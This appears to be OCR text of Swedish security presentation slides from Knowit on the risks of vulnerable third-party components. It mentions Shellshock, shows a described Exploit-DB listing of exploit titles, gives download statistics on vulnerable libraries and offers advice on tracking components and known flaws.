


CVE-2014-6271

#!/bin/bash



Exploits Database by Offensive Security



The screenshot shows the website 'www.exploit-db.com' with the title 'The Exploit Database'. Below the title is a brief description of the database. The page is divided into two main sections: 'Remote Exploits' and 'Local Exploits'. Each section contains a table with columns for Date, D (Download), A (Available), V (Verified), Description, Plat. (Platform), and Author.

The Exploit Database

The Exploit Database (EDB) - an ultimate archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database.

Remote Exploits

Date	D	A	V	Description	Plat.	Author
2014-11-20	↓	-	✓	Internet Explorer OLE Pre-IE11 - Automation Array Remote Code Execution / Powershell VirtualAlloc (MS14-064)	windows	GradiusX & b33f
2014-11-18	↓	-	✓	Samsung Galaxy KNOX Android Browser RCE	android	metasploit
2014-11-18	↓	-	✓	MantisBT XmlImportExport Plugin PHP Code Injection Vulnerability	php	metasploit
2014-11-17	↓	-	✓	Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.1 Bypass (MS12-037)	windows	ryujin & sickness
2014-11-17	↓	-	⊙	.NET Remoting Services Remote Command Execution	windows	James Forshaw
2014-11-13	↓	-	✓	Internet Explorer <= 11 - OLE Automation Array Remote Code Execution (#1)	windows	yuange
2014-11-13	↓	-	⊙	Internet Explorer < 11 - OLE Automation Array Remote Code Execution (MSF)	windows	Wesley Neelen & R.

Local Exploits

Date	D	A	V	Description	Plat.	Author
2014-11-14	↓	📄	✓	OSSEC 2.8 - Insecure Temporary File Creation Vulnerability Privilege Escalation	linux	skynet-13
2014-11-14	↓	-	✓	MS14-064 Microsoft Windows OLE Package Manager Code Execution Through Python	windows	metasploit
2014-11-14	↓	-	✓	MS14-064 Microsoft Windows OLE Package Manager Code Execution	windows	metasploit
2014-11-12	↓	-	⊙	MS Office 2007 and 2010 - OLE Arbitrary Command Execution	windows	Abhishek Lyall
2014-11-06	↓	📄	✓	i-FTP 2.20 - Buffer Overflow SEH Exploit	windows	metacom
2012-01-12	↓	-	✓	Linux Local Root => 2.6.39 (32-bit & 64-bit) - MempoDipper #2	linux	zx2c4
2014-10-29	↓	-	⊙	IBM Tivoli Monitoring 6.2.2 kbbacf1 - Privilege Escalation	linux	Robert Jaroszuk

Web Applications



Aspect Security & Sonatype

31st biblioteken

20 mest populära ramverken

11 mest populära säkerhetsbibliotek

113,9 miljoner nerladdningar

29,8 miljoner (26%) sårbara nedladdningar

vid nedladdningstillfället



- Identifiera och dokumentera alla komponenter och de versioner som används
- Ta fram en lättanvänd och tydlig policy kring användning av tredjepartskomponenter
- Håll koll på vilka säkerhetsbrister som är kända för olika komponenter



Tack för oss!

gustav.nyqvist@knowit.se

ake.bengtsson@knowit.se

www.knowitsecure.se